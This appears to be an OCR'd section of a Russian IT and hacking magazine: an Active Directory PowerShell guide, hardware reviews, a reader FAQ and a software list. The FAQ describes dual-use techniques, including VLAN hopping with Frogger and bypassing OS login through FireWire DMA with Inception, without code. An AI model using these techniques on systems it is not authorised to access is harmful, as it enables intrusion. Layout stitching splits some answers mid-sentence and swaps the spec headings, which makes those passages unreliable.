По умолчанию корзина Active Directory отключена. Включив, отключить ее нельзя

вместе с AD установили и инструменты управления, в том числе модуль PS, который затем следует подключить, чтобы он был виден:

```
PS> Import-Module ActiveDirectory
```

Далее создаем КД, домен или лес. Для этого предлагается три командлета: Install-ADDSDomainController, Install-ADDSDomain и Install-ADDSForest. Их работа в общем схожа, если не указать дополнительные параметры в командной строке, они будут запрошены по ходу выполнения скрипта:

```
PS> Install-ADDSDomainController "example.org"
```

Иногда лучше произвести предварительные проверки при помощи командлета Test-ADDSDomainControllerInstallation: в отличие от параметра -WhatIf, он проверит, возможны ли соответствующие изменения в текущих условиях.

При создании леса можно сразу указать его уровень:

```
PS> Install-ADDSForest -DomainName example.org ↵
-CreateDNSDelegation -DomainMode Win8 ↵
-ForestMode Win8
```

Получим список всех КД:

```
PS> Get-ADDomainController -Filter * ↵
| ft Hostname,Site
```

При этом возвращаются подробные сведения. Параметр Filter, используемый в командлетах AD PowerShell, ограничивает список возвращаемых объектов.

Просмотрим данные об объектах репликации:

```
PS> Get-ADReplicationSite -Filter *
```

Домен создан, пора его наполнить учетными записями. Для этих целей предлагается командлет New-ADUser. В самом простом случае достаточно указать его имя, и пользователь будет автоматически помещен в группу «Пользователи домена» (Users), поэтому лучше сразу задать группу:

```
PS> New-ADUser -name User1 -path ↵
"SN=Sales,DC=example,DC=org" -passThru
```

Используя остальные параметры (подробнее goo.gl/qbtzb или «Get-Help New-AdUser –full»), можно заполнить любые атрибуты учетной записи. Если количество пользователей велико, то проще выполнить импорт из заранее подготовленного CSV-файла (при помощи Import-CSV).

Проверить установки любой учетной записи или отобрать их по фильтру можно при помощи командлета Get-ADUser. После создания учетная запись выключена, не забываем ее включить:

```
PS> Enable-ADAccount User1
```

Практически для всех остальных операций по созданию объектов AD также предложены свои командлеты — компьютеры (New-ADComputer), организационное подразделение OU (New-ADOrganizationalUnit), группы (New-ADGroup) и так далее. Форматы вызова во многом напоминают New-ADUser. Соответственно, все командлеты для получения специфических данных начинаются с Get-AD*, для изменения предназначены Set-AD*. Автодополнение доступно по клавише табуляции, поэтому найти нужные легко. Например, чтобы получить список всех групп, куда входит пользователь, набираем:

```
PS> Get-ADUser -Identity User1 -Properties MemberOf ⌶
```

Чтобы контроллер домена можно было клонировать, его нужно добавить в группу Cloneable Domain Controllers. Сделать это можно с помощью консоли Active Directory Users and Computers, панели управления Active Directory Administrative Center или же команды PowerShell.

WWW

- **Описание Active Directory-Based Activation:** goo.gl/kvpw5;
- **скачать VAMT:** goo.gl/3EmVB;
- **подробнее о параметрах New-ADUser:** goo.gl/qbtzb.

Даниил Либарц

Я ВСЕГДА С СОБОЙ БЕРУ



3460 РУБ.

ТЕСТИРОВАНИЕ БЕСПРОВОДНОЙ ТОЧКИ ДОСТУПА TRENDNET TEW-655BR3G

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейсы: 1 × WAN/LAN (RJ-45) 10/100 Мбит/с
Беспроводной интерфейс: Wi-Fi, IEEE 802.11b/g/n
Частотный диапазон: 2,4 ГГц
Безопасность: WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES), WPS
Функции роутера: NAT, DynDNS, Static Routing, DHCP, Virtual Server, Port Triggering, QoS
Поддержка соединений: Static IP, Dynamic IP, PPTP, L2TP
Дополнительно: USB-порт, аккумулятор
Питание: сетевой БП

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Производительность NAT
UP: 56 Мб/с
DOWN: 65 Мб/с
FDX: 70 Мб/с

Производительность Wi-Fi, 1/6 м
UP: 60/56 Мбит/с
DOWN: 67/60 Мбит/с
FDX: 70/62 Мбит/с

ТЕСТОВЫЙ СТЕНД

Сервер
Процессор: Intel Celeron Dual-Core G530
Системная плата: H67MS-E23
Оперативная память: 2 × 2 Гб, Kingston, DDR3
Блок питания: 400 Вт, FSP
Операционная система: Microsoft Windows Server 2008 R2 Standard x64

Клиент
Ноутбук: Toshiba SATELLITE L635-12Q
Адаптер: D-Link DWA-160

Обстоятельства обязывают нас постоянно быть на связи. Проверка рабочей почты, дружеская переписка в Facebook, проверка погоды, новостей, пробок — этот список можно продолжать еще долго. И ладно, если речь идет о смартфоне. А если в одном месте собраны ноутбуки, планшеты и телефоны? На даче, например, или «на югах». Что же, это не проблема для героя нашего тестирования — портативной точки доступа с возможностью выхода в интернет через мобильную сеть TRENDnet TEW-655BR3G.

На первый взгляд кажется, что роутер изготовлен из цельного куска металла и обладает немалой массой. Наши опасения были напрасными, TRENDnet TEW-655BR3G оказался достаточно легким даже с установленным аккумулятором. Разъем для питания, Ethernet и тумблер включения находятся сзади на торце. Сразу обращаешь внимание на уникальный разъем «кормушки». Это не очень удобно, ведь придется всегда таскать с собой адаптер питания, вместо того чтобы зарядить роутер от пары USB. На правой стороне можно увидеть порт USB, утопленную кнопку сброса, а также клавишу WPS. Комплектация стандартна. На наш взгляд, неплохо было бы добавить чехол для переноски устройства.

После включения роутер заморгал зелеными светодиодами, сообщая об активности всех интерфейсов. Включение и перезагрузка происходят недолго, но закрытие окон занимает немало времени. Меню выполнено в непривычном, но удобном стиле. В верхнем фрейме находятся основные пункты меню, при нажатии на которые слева появляются подпункты. Обилие настроек радует глаз, хотя поиск некоторых функций (с непривычки) может занять немало времени. TRENDnet TEW-655BR3G не обладает фиксированными режимами, поэтому для каждого случая его необходимо настраивать индивидуально, в соответствии с требованиями.

Девайс оказался стабильным и дружелюбным. Радуют и скоростные показатели. Единственное, что портит картину, — это немалый нагрев. Во время продолжительной нагрузки от нескольких клиентов роутер сильно греется, несмотря на отверстия для отвода горячего воздуха, так что мы рекомендуем обеспечить дополнительную вентиляцию девайса.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для данного типа устройств важны не столько скоростные показатели, сколько надежность, универсальность и мобильность. Например, если тестировать роутеры на скорость подключения к мобильной сети, то мы получим характеристику самого оператора, а не нашей «железки». Физически проверять на совместимость с каждым из существующих модемов на каждом операторе почти нереально. Ведь ежедневно выходят новые прошивки и новые модемы. Как показывает практика, если модем указан в списке поддерживаемых устройств, то с высокой вероятностью он будет работать без глюков. В большинстве случаев роутер не нуждается даже в настройке. Он сам подхватывает необходимые данные о модеме и операторе и выходит в интернет.

Важным моментом является производительность работы Wi-Fi (на отдалении одного и шести метров), а также скорости трансляции сетевых адресов NAT. Для теста мы будем использовать нашу стандартную методику с помощью комплекса от компании Ixia. Как обычно, для каждого из тестов трафик пропускался в прямом и обратном направлениях, а также одновременно в обоих.

ВЫВОД

За исключением пары недочетов, у TRENDnet получилась отличная мобильная точка доступа. На наш взгляд, TEW-655BR3G подойдет больше для «дачного» и/или «автомобильного» варианта, нежели для путешествий своим ходом.

Сергей Плотников

GIGABYTE GA-Z77X-UP7

FOR OVERCLOCKERS. BY OVERCLOCKERS

11 500 РУБ.



Материнская плата GIGABYTE GA-Z77X-UP7 — не первый оверклокерский концепт от известнейшей тайваньской компании. Совместно с мировой легендой оверклокинга — Hicookie — уже была разработана одна OC-плата — GA-X58A-OC. И она получилась сверхудачной! А потому мы не удивлены, что сотрудничество одного из лидеров в производстве матплат и одного из лидеров мирового оверклокинга было продолжено.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Сокет: LGA1155
Чипсет: Z77 Express
Память: 4 × DIMM, DDR3-1066-2400
Слоты расширения: 5 × PCI Express x16, 2 × PCI Express x1
Дисковые контроллеры: 4 × SATA II, 6 × SATA 3.0, 1 × mSATA
Сеть: 1 × Atheros GbE LAN, 10/100/1000 Мбит/c; 1 × Intel GbE LAN, 10/100/1000 Мбит/c; IEEE 802.11a/b/g/n, Bluetooth V4.0
Аудио: 7.1CH, HDA на основе Realtek ALC898
Разъемы на задней панели: 6 × USB 3.0, 1 × D-Sub, 1 × DVI, 1 × HDMI, 1 × DisplayPort, 1 × S/PDIF, 2 × RJ-45, 1 × PS/2, 6 × 3,5-мм jack
Форм-фактор: E-ATX

ТЕСТОВЫЙ СТЕНД

Процессор: Intel Core i5-2500K, 3300 МГц
Материнская плата: GIGABYTE GA-Z77X-UP7
Оперативная память: Kingston KHX-26C11T2K28X @2133 МГц, 2 × 4 Гб/с
Видеокарта: AMD Radeon HD 7870
Жесткий диск: Western Digital WD10EZEX, 1 Тб
Блок питания: ENERMAX EPM750AWT, 750 Вт
ОС: Windows 7 Максимальная, 64-разрядная

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Super PI 1.5XS, 1m: 11,310/7,564 с
wPrime 1.55, 32m: 9,345/5,996 с
WinRAR: 3752/4482 Кб/с
CINEBENCH R11.5: 4,81/7,1 pts

О том, что GIGABYTE GA-Z77X-UP7 «заточена» под нужды оверклокинга, говорит абсолютно все. Нет, даже не говорит, кричит об этом! Начиная от разводки компонентов и заканчивая всевозможными приятными бонусами. Так, на текстолите «мамы» распаяно сразу пять портов PCI Express x16. Причем четыре оранжевого цвета и еще один — черного. Суть такого разделения кроется в поддержке SLI- и CrossFireX-массивов. При использовании всех четырех видеокарт «цветастые» порты будут работать по схеме x8 + x8 + x8 + x8. Черный же PCI-E-слот предназначен для бенчинга одиночного адаптера. Он напрямую связан с CPU (без PLX-микросхем), следовательно, любые задержки сведены к минимуму. Распаяны на плате и пара портов PCI Express x1. При этом в комплекте идет PCI-E-карта с поддержкой беспроводной сети IEEE 802.11a/b/g/n и Bluetooth V4.0.

Лирическое отступление: отметим и большое число SATA-портов. Так, плата насчитывает сразу шесть коннекторов SATA 3.0 с пропускной способностью 600 Мб/с и четыре — SATA II. Есть на плате и порт mSATA, для использования технологии SSD-кеширования.

Второе, что сразу же привлекает внимание у GIGABYTE GA-Z77X-UP7, — наличие огромнейшего блока фаз питания. Так, для нужд центрального процессора используется 32 (!) фазы. Еще две отряжены для стабилизации питания VTT-модуля, и еще три — для встроенной графики процессоров Intel. Зачем столько? Все просто: на плате распаяно сразу два 8-пиновых коннектора для питания CPU. И в моменты экстремального разгона под жидким азотом «камень» перманентно может потреблять до 500 Вт энергии. В свою очередь, 32 фазы совместно с тремя цифровыми стабилизаторами распределяют эту энергию, облегчая процессору жизнь. Отметим и наличие более надежных и холодных мосфетов. В GIGABYTE GA-Z77X-UP7 используются регуляторы напряжения IR3550 PowIRstages производства компании International Rectifier. Все элементы питания объединены в технологию Ultra Durable 5.

Идем дальше. Для облегчения процесса разгона процессора на текстолите имеются две секции. Та, что ближе к SATA-портам, оснащена индикатором POST-кодов, кнопкой перезагрузки системы и рычагами BIOS Selector. Та, что ближе к слотам DIMM, оснащена целым рядом клавиш для изменения множителя процессора, частоты тактового генератора (с шагом от 0,1 до 1 МГц), кнопками включения/выключения стенда и сброса настроек BIOS, а также разъемами для подключения клемм мультиметра.

Естественно, как никогда щедр на оверклокерские настройки и BIOS. В нем есть все, что нужно для успешного разгона процессора и памяти. А потому мы без особых проблем смогли разогнать «на воздухе» наш тестовый Intel Core i5-2500K до стабильных 5000 МГц! В свою очередь, на сайте hwbot.org зарегистрирован ряд интереснейших результатов (clck.ru/3roGN). Например, оверклокер Team.Au сумел «раскочегарить» уже Ivy Bridge i7-3770K до 7010,04 МГц. И сразу же попал в десятку лучших рекордов мира по разгону этого «камня»!

ВЫВОД

В общем, тенденции производства материнских плат таковы, что если то или иное устройство отлично показывает себя в оверклокинге, следовательно, оно отлично покажет себя не только в качестве основы для бенчстенда. Поэтому GIGABYTE GA-Z77X-UP7 великолепно проявит себя в роли связующего звена для очень мощного игрового системного блока или же в роли основы для производительной рабочей станции. Главное, не забудь приобрести корпус с поддержкой E-ATX материнских плат.

Екатерина Михеева-Капанжа

ИГРОВОЙ ТАНДЕМ!

LOGITECH G103 GAMING KEYBOARD

890 РУБ.

Logitech G103 Gaming Keyboard предусматривает два режима: рабочий и игровой, во время второго отключаются клавиши Windows и контекстного меню. Для перехода в игровой режим на клавиатуре есть специальная кнопка, а для его индикации — светодиод. Настроить оба режима можно в специальном ПО, доступном на сайте производителя.

С левой стороны расположены шесть программируемых G-клавиш. При нажатии каждая из них активирует также настроенные ранее в дополнительном ПО функции и комбинации макросов. Кстати, и G-клавиши, и кнопка переключения режимов, и клавиши WASD, и стрелки выделены красным цветом, сама же клавиатура черная.

С обратной стороны клавиатуры расположены желобки, в которые можно убрать кабель, если он будет мешать (длина его 2 метра). Клавиатура достаточно компактна, а возможность отсоединять подставку для рук пригодится, если игровое пространство совсем ограниченно и требует экономии места. Поддержка нажатия до пяти клавиш одновременно позволяет выполнять сложные маневры без сбоев. Приятно отметить, что ход клавиш практически бесшумный.

LOGITECH G100 GAMING MOUSE



650 РУБ.

Дизайн Logitech G100 Gaming Mouse достаточно лаконичен: симметричная (а значит, удобная в использовании как для правшей, так и для левшей) мышка, украшенная технологичным принтом, смотрится просто, но в то же время стильно.

Предусмотрено три разрешения отслеживания перемещения: 1000, 1750 и 2500 точек на дюйм, причем переключаешься между режимами мгновенно и удобно — для этого можно просто нажать на кнопку, расположенную за колесом прокрутки. Поэтому соблюдать баланс между возможностью выбирать цель с высокой точностью и быстрым перемещением в игровом пространстве можно и не прерывая игры.

Производитель утверждает, что ресурс износа кнопок составляет 3 миллиона нажатий, а сенсора — 250 километров. Так что манипулятор выйдет победителем из огромного количества сражений. На нижней поверхности Logitech G100 Gaming Mouse разместились тефлоновые накладки-ножки, они практически устраняют трение и позволяют «хвостатой» перемещаться по поверхности настолько плавно, насколько это вообще возможно. Мышь достаточно легкая, чтобы двигаться быстро, но и достаточно тяжелая, чтобы создавать ощущение устойчивости и точности управления.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ



Клавиатура

Тип сенсора: оптический светодиодный
Интерфейс: USB, проводной
Разрешение отслеживания перемещений: 1000/1750/2500 dpi
Обработка изображения: 2,4 Мп в секунду
Макс. ускорение: 23 g
Макс. скорость: 160 дюймов в секунду (на оптимальной поверхности)
Статический коэффициент трения — μ (s): 0,14
Ресурс левой и правой кнопок: 3 млн нажатий
Ресурс износа: 250 км
Количество кнопок: 4 + колесико
Вес: 80 г
Дополнительно: симметричная форма



Мышь

Интерфейс: USB
Дополнительные клавиши: 10 (6 G-Keys, Caps Lock, Num Lock, Scroll Lock, Joystick switch)
Длина кабеля: 2 м
Габариты: 476 × 193 × 29 мм
Вес: 648 г
Дополнительно: съемная подставка под запястья, 6 программируемых клавиш (G1–G6), многоклавишные сочетания с одновременным нажатием до 5 клавиш, переключения между игровым и рабочим режимами

ВЫВОДЫ

Компания Logitech занимает весьма прочные позиции в сегменте игровых аксессуаров и манипуляторов, выпуская качественные и достойные внимания истинного геймера устройства. Подтверждение тому — рассмотренные нами Logitech G100 Gaming Mouse и Logitech G103 Gaming Keyboard. Мышь удобно «лежит» в руках, не вызывая усталости даже при длительной игре, при этом точно и своевременно реагирует на команды. Клавиатура имеет съемную площадку для рук, программируемые клавиши и специальный игровой режим, а также отличается бесшумным ходом клавиш. В общем, выбор достойный!

Глеб Чербов (cherboff@gmail.com)





ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Каким образом можно определить, какие VLAN используются в локальной сети и какие девайсы в каждой из них работают?

A Можно вручную отснифать пакеты и внимательно отслеживать метки VLAN ID, составляя таким образом список виртуальных сетей. Это действенный способ, но не самый простой: с помощью тулкита Frogger (commonexploits.com/?p=444) весь процесс можно автоматизировать. Надо сказать, что это не самостоятельная прога, а скрипт, который использует для своей работы ряд других утилит: tshark, arp-scan и другие. Все необходимое по умолчанию включено в дистрибутив BackTrack.

После запуска Frogger довольно быстро определяет все используемые метки VLAN, после чего с помощью модифицированной версии arp-scan получает примерный список девайсов в каждой из виртуальных LAN. Если есть необходимость, то можно очень быстро настроить локальный интерфейс VLAN, чтобы войти в интересующую виртуальную сеть.

Q Многие сервисы, практикующие двухфакторную аутентификацию, предлагают использовать аппаратные генераторы одноразовых паролей. А что, собственно, это такое?

A Напомню, что двухфакторная аутентификация предполагает, помимо стандартной связки логин/пароль, ввод некоего одноразового пароля, присылаемого сервером по запросу (например, по SMS) или же сгенерированного на стороне клиента с помощью специального устройства (так называемого токена). В таком устройстве на аппаратном уровне реализовано вычисление функции hmac от секретного ключа, который, по идее, известен только серверной стороне, и некоего изменяющегося и актуального в текущий момент параметра.

Большинство современных генераторов реализуют один из трех методов получения таких одноразовых параметров для генерации кода, продвигаемых международной инициативной группой разработчиков систем строгой аутентификации OATH (Open AuTHentication).

В первом случае — HOTP (HMAC-based One Time Password) — для этого используется простой счетчик генераций пароля. То есть серверной стороне известно количество попыток входа, а в клиентском устройстве при каждой генерации счетчик инкрементируется. При этом исходное значение может задаваться случайным образом.

Во втором случае — TOPT (Time-Based One Time Password) — в качестве второго параметра используется текущее время. Как правило, текущее время округляется до значения, кратного 30 секундам, то есть каждые полминуты одноразовый пароль меняется.

Третий тип аутентификации — OCRA (OATH Challenge-Response Algorithm) — предполагает взаимодействие с серверной стороной, и в качестве параметра используется случайное значение, сгенерированное на сервере. Такие устройства обычно имеют либо клавиатуру для ввода пользователем предоставленного входного значения, либо интерфейс подключения к ПК.

Q Для своего проекта хочу реализовать двухфакторную авторизацию. Как это проще всего сделать?

A По сути, все необходимое уже реализовано. Для мобильных платформ (Android, iOS, BlackBerry) существует проверенный OTP-генератор — Google Authenticator, реализующий алгоритмы генерации HOTP и TOPT. Как несложно догадаться из названия, это разработка Google, которую та поддерживает как проект с открытыми исходниками (code.google.com/p/google-authenticator). Именно это приложение используется для двухфакторной авторизации в Gmail или, к примеру, Dropbox. Запрашивать дополнительный пароль на своем сервисе можно с помощью PAM-модуля, который также доступен на сайте проекта. Есть другой вариант — сервис DuoSecurity (www.duosecurity.com). Он предлагает удобный API для интеграции в существующие сервисы и плагины для встраивания в популярные ОС, а также разные способы получения одноразовых паролей для пользователей (в том числе через SMS).

Q Есть ли какой-нибудь способ обхода аутентификации в ОС, не оставляющий следов?

КАК ЭФФЕКТИВНО ДЕПЛОИТЬ (РАЗВЕРТЫВАТЬ) ВЕБ-ПРИЛОЖЕНИЕ?

Делать проект на локальном компьютере и закачивать его на сервер по FTP — самая частая схема развертывания сайта. Но, увы, ее удобство заканчивается ровно тогда, когда сайт перерастает уровень домашней страницы и работать с ним начинают несколько человек. Как делать это правильно и удобно? Расскажем о нескольких проверенных временем решениях и лучших практиках.

ДВА ВАЖНЫХ ТРЕБОВАНИЯ

Первое требование — код обязательно должен быть в репозитории кода (например, Git), который можно хостить, скажем, на бесплатном аккаунте BitBucket (bitbucket.org). Второе — развертывание кода и баз данных на серверы должно происходить автоматически и за минимум времени. Рекомендуем тебе выбрать один из четырех инструментов.

1 CAPISTRANO (CAPISTRANORB.COM)

Один из самых мощных тулкитов для автоматизации развертывания веб-приложений. Правила развертывания обозначаются с помощью специального DSL-языка, в котором прописывается, какие действия необходимо выполнить на каждом из используемых серверов. Настройка упрощается за счет большого количества плагинов.

A Один из самых изящных способов обхода аутентификации — относительно новая атака через подключение к атакуемой системе при помощи интерфейса IEEE 1394 (FireWire). Для достижения максимальной пропускной способности шины в архитектуру интерфейса была заложена поддержка прямого взаимодействия с памятью (DMA). Что, в свою очередь, означает возможность манипуляций прямо в адресном пространстве атакуемой системы в обход даже центрального процессора и, конечно, операционной системы с разнообразными механизмами защиты. Более того, атака может быть проведена, даже если атакуемая система находится в режиме сна (suspend), когда в активном состоянии только оперативная память, хранящая всю информацию на момент «засыпания», и ряд интерфейсов.

Провернуть такой фокус поможет замечательная утилита Inception (www.breaknenter.org/projects/inception), обязанная названием, очевидно, одноименному кинофильму. Подобно его героям ты с легкостью сможешь вторгаться в сновидения мирно спящих хранителей секретов и, например, вносить изменения по определенным адресам. После пробуждения окошко входа в систему примет любое значение в качестве пароля. В комплекте идет набор паттернов для поиска в памяти нужных значений и автоматического отпирания ворот авторизации различных операционных систем. В настоящий момент реализован анлок Windows 8 SP0, Windows 7 SP0-1, Vista SP0 и SP2, Windows XP SP2-3, Mac OS X Snow Leopard, Lion и Mountain Lion, а также Ubuntu последних версий. Стоит отметить, что режимом DMA обладает и новый интерфейс, используемый компанией Apple, — Thunderbolt, что делает его тоже потенциально уязвимым к подобному типу атак.

Q Я использую Windows 8 Enterprise на моей машине. Большую часть времени мне нужны права администратора для отладки, изменения системных файлов и так далее. В «семерке» можно было установить настройку UAC в положение «Никогда не спрашивать», что полностью избавляло от необходимости подтверждать свои действия. В Windows 8 этот трюк больше

TRUECRYPT: НЕ ТАКОЙ УЖ И СКРЫТЫЙ

Q Я ИСПОЛЬЗУЮ КРИПТОКОНТЕЙНЕР TRUECRYPT ДЛЯ ХРАНЕНИЯ НЕКОТОРЫХ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ. ЭТОТ КОНТЕЙНЕР СКРЫТЫЙ. ПРАВИЛЬНО Я ПОНИМАЮ, ЧТО НАЙТИ ЕГО В СИСТЕМЕ НЕВОЗМОЖНО?

A Увы, нет. Даже если хорошо спрятать образ криптоконтейнера, установить ему сбивающие с толку атрибуты, изменить расширение файла — его все равно довольно просто обнаружить. По ряду признаков можно достаточно точно определить, что файл является криптоконтейнером популярного решения TrueCrypt (он особенно популярен, поскольку распространяется с открытыми исходниками). Хорошо подтверждает теорию бесплатная утилита TCHunt (16s.us/TCHunt/faq), которая практически со 100%-й вероятностью определяет, что на жестком диске есть криптоконтейнеры. В основе лежат четыре довольно тривиальных параметра, которые практически не дают ложных срабатываний. Как заверяет автор, он устал доказывать людям, что их скрытые криптоконтейнеры не такие уж и скрытые, и потому реализовал подобную утилиту, которая отлично работает под Windows, Linux, Mac OS X. Интересно, что TCHunt определяет и факт шифрования всего диска (в TrueCrypt есть такая опция): его выдает строка «TrueCrypt Boot Loader» в первых 512 байтах образа диска.

```
File  Edit  View  Terminal  Tabs  Help
amd64:~# date
Tue Jan 11 22:04:00 EST 2011
amd64:~# dd if=/dev/sdb bs=512 count=1
  | TrueCrypt Boot Loader
...
1+0
512 (512 B), 0.0112033 , 45.7 B/
amd64:~# echo once again
once again
amd64:~# dd if=/dev/sdb bs=512 count=1
  | TrueCrypt Boot Loader
...
1+0
512 (512 B), 0.0253839 , 20.2 B/
64:~#
```

Одна-единственная строка в образе жесткого диска с потрохами выдает использование криптоконтейнера

2 CHEF (WWW.OPSCODE.COM/CHEF)
Это решение используется внутри многих крупных компаний, которым жизненно необходимо выполнять одни и те же действия сразу на десятках, сотнях, а то и тысячах серверов. Правила настройки (скажем, Apache, MySQL и Hadoop) — их называют рецепты — оформляются в так называемые coobook’и, которые распространяются по хостам.

3 FABRIC (FABFILE.ORG)
Очень понятный и простой в освоении инструмент для автоматизации деплоя. С помощью Python-сценариев далее можно очень удобно расписать необходимые действия, в том числе развертывания кода из репозитория на боевом сервере, которые будут выполнены на группе серверов. Можно начать именно с Fabric.

4 DEPLOY BUTTON (DEPLOYBUTTON.COM)
Этот сервис поможет в использовании описанных инструментов. Идея простая: ты обозначаешь, откуда будут забираться исходные файлы, куда их нужно будет развертывать и каким из способов делать (поддерживаются в том числе Chef и Capistrano). В результате получаешь быстрый деплой с помощью одной кнопки мыши.

не работает: даже с отключенным UAC мне по-прежнему приходится делать подтверждения для выполнения опасных с точки зрения системы операций. Как от этого избавиться?

A Если перейти в «Administrative Tools → Local Security Policy», найти там «Local Policies → Security Options», то среди прочего будет настройка «User Account Controls Admin Approval Mode», которую необходимо отключить. После этого система не будет докучать подобными запросами.

Q Как вернуть привычную кнопку «Пуск» в интерфейс Windows 8?

A Стандартными инструментами винды — никак. Единственное, что нам остается, — это установить в систему альтернативную реализацию привычного меню. Не могу не рассказать здесь о Pokki (www.pokki.com), которая не просто реализовала знакомый интерфейс, но еще и доработала идею.
С помощью меню можно быстро искать приложения и файлы. Сюда же можно добавить в закладки любимые приложения, сайты, файлы и папки для быстрого доступа. Но самая сочная фишка — это внутренний магазин приложений Pokki App Store, позволяющий добавить интерактивные элементы (например, для отображения последних писем, пришедших в Gmail).

Q Вот и настал тот день, когда скрипты на bash'е уже не умещаются в десяток строк кода. Приходится писать довольно сложные сценарии, которые весьма геморройно отлаживать. Существует ли нормальный отладчик для bash-скриптов?

A Лучшее решение — BASH Debugger (bashdb.sourceforge.net). Это отладчик исходного кода bash-скриптов, позволяющий пошагово выполнять сценарий и использовать для управления команды gdb. Можно легко управлять параметрами, которые влияют на выполнение скрипта, или установить брейкпоинт при наступлении определенных событий. Отличная утилита не только для бывалых админов, но и для тех, кто только начинает осваивать bash. К слову, существуют форки проекта, например для командной оболочки zsh — zshdb (https://github.com/rocky/zshdb).

Q Удивительное дело, как, оказывается, просто можно разработать приложение для iOS и Android, воспользовавшись PhoneGap или Titanium Mobile Development Platform. И насколько неудобно отслеживать количество загрузок и покупок в магазинах приложений App Store и Google Play. Как к этой проблеме подходят опытные издатели, чтобы получить обобщенную и наглядную статистику?

A Каждый из магазинов приложений худо-бедно показывает количество загрузок и установок, но спору нет — это не то представление, с которым хотелось бы работать. К тому же разработчики, которые успели начать писать для разных платформ, вынуждены смотреть статистику сперва в одном магазине, а потом в другом. К счастью, у обеих платформ есть экспорт данных, которые можно обработать сторонними инструментами. Есть немало десктопных приложений, предлагающих удобную обработку и представление данных, но мы советуем два онлайн-сервиса — App Annie (www.appannie.com) и Distimo (www.distimo.com). Каждый из них имеет бесплатные аккаунты, возможностей которых хватит большей части разработчиков. Таким образом, можно быстро отслеживать количество загрузок, прибыль от продаж, позицию в рейтинге магазина, отзывы потребителей, в том числе с разбиением по странам.



Pokki — реинкарнация кнопки «Пуск» в Windows 8

Q Существует ли менеджер пакетов для веб-проектов, позволяющий быстро установить актуальную версию нужных библиотек (скажем, jQuery)?

A Такой менеджер пакетов делает Twitter и ведет его как открытый проект — Bower (https://github.com/twitter/bower). Он позволяет быстро установить все популярные JS- и CSS-библиотеки, удовлетворив необходимые зависимости. К примеру, чтобы установить jQuery, потребуется одна команда:

```
bower install jquery
```

JS-скрипт будет скачан в ./components/jquery.
Установить сам Bower необходимо с использованием Node.js (nodejs.org) и npm (npmjs.org):

```
npm install bower -g
```

Список всех пакетов (а он по-настоящему впечатляет) можно получить с помощью команды bower list.

Q У меня есть статический сайт, но очень хотелось бы добавить к нему систему комментариев. Можно ли это делать без программирования с моей стороны?


A Конечно, существует немало сервисов комментирования. Вот навскидку несколько:

- **IntenseDebate** (www.intensedebate.com). Один из самых первых подобных проектов, который легко подключается к нужной странице, устанавливая специальный код. Есть готовые решения для популярных движков.
- **Disqus** (disqus.com). Не менее популярный сервис, позволяющий реализовать систему общения (в том числе с рейтингом каждого поста) на любой странице сайта (даже если это полностью статические HTML-ки, которые хостятся на Dropbox). Бонусом получает продвинутую систему модерации.
- **Livefyre** (www.livefyre.com). Этот проект отличается от предыдущих интересной фишкой: пользователь может комментировать не только страницу (например, статью), но и конкретную ее часть. Цитируемая часть особенным образом выделяется.

Помимо этого, не стоит забывать про виджеты социальных сетей (в том числе Facebook'а и «ВКонтакте»), которые также предоставляют виджеты для быстрого комментирования.

Q Какой декомпилятор для .NET лучший?

A Очень неплохой декомпилятор, который мы не раз использовали в бою, — dotPeek (jetbrains.com/decompiler) от JetBrains (создателей ReSharper, дополнения к Visual Studio, которое использует огромное количество .NET-программистов). Что приятно, утилита бесплатная.



>>WINDOWS
>>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.45.4
Far Manager v2.0 build 1807 x86
Firefox 16.0.2
foobar2000 1.1.16
Google Chrome 22
K-Lite Mega Codec Pack 9.4.0
Miranda IM 0.10.8
Notepad++ 6.2
Opera 12.02
PuTTY 0.62
Skype 6.0
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.2
XnView 1.99.5

>>Development
Binary Viewer 3.12
CodeLobster PHP Edition 4.3.3
Database .NET 7.4
DBeaver 1.6.4
Eclipse PDT 3.0.2
FlashDevelop 4.0.4
Qxmledit 0.8.3.1
RadASM 2.2.1.6
RJ TextEd 8.42
SciTE 3.02
Spyder 2.1.11
SymPy 0.7.2
Thrust 1.6.0
WebPagetest 2.8
WvStreams 4.6.1
XmlPad 3.0.2.1

>>Misc
CianoDock 0.3.5.1
Coffee 1.0.3
Disk Savvy 4.5.26
Drives Monitor 9.9
Famulus 1.00.5b
FenrirFS 2.46
FileMind 0.6
FiRE 1.0
FreeCommander 2009.02b
Network Monitor II 16.1
Proto 0.6.9.7
Rainmeter 2.3.3
SideSlide 3.5.10
SyncBreeze 4.6
TodoPlus 1.840
Top Process Monitor 5.0

>>Multimedia
CianoDock 0.3.5.1
Coffee 1.0.3
Disk Savvy 4.5.26
Drives Monitor 9.9
Famulus 1.00.5b
FenrirFS 2.46
FileMind 0.6
FiRE 1.0
FreeCommander 2009.02b
Network Monitor II 16.1
Proto 0.6.9.7
Rainmeter 2.3.3
SideSlide 3.5.10
SyncBreeze 4.6
TodoPlus 1.840
Top Process Monitor 5.0

>>Net
Anti Netcut 3.0
ASProxyWing 0.9.0
Bitvise SSH Client 4.51
Chromium 25
Connectify 3.7.0
Freegate Professional 7.36
Gbridge 2.0
Mac Makeup 1.95d
Pale Moon 15.2.1
SmartSniff 1.95
Stunnel 4.54
TeamSpeak3 3.0.9.2
TeamViewer 7.0
Tinc 1.0.19
Twindocs
Waterfox 16.0.1

>>Security
AD-permissions
antiparser 2.0
Cain&Abel 4.9.43
Canape 1.1
Grinder
Hash Extender
Intercepter-NG 0.9.5
McAfee FileInsight 2.1
ngrep 1.45
Nikto2 2.1.5
packETH 1.6
Socat 1.7.2.1
SQLol 0.4.1
The SSL Conservatory
VSD 2.0
WinDump 3.9.5

>>System
3DP Chip 12.10
Baku 4.3
Battery Optimizer 3.0.5.18
BootRacer 4.0
DrivePurge 1.1
Ketarin 1.6.0.434
muCommander 0.9.0
Open Freely
Samsung SSD Magician 3.2
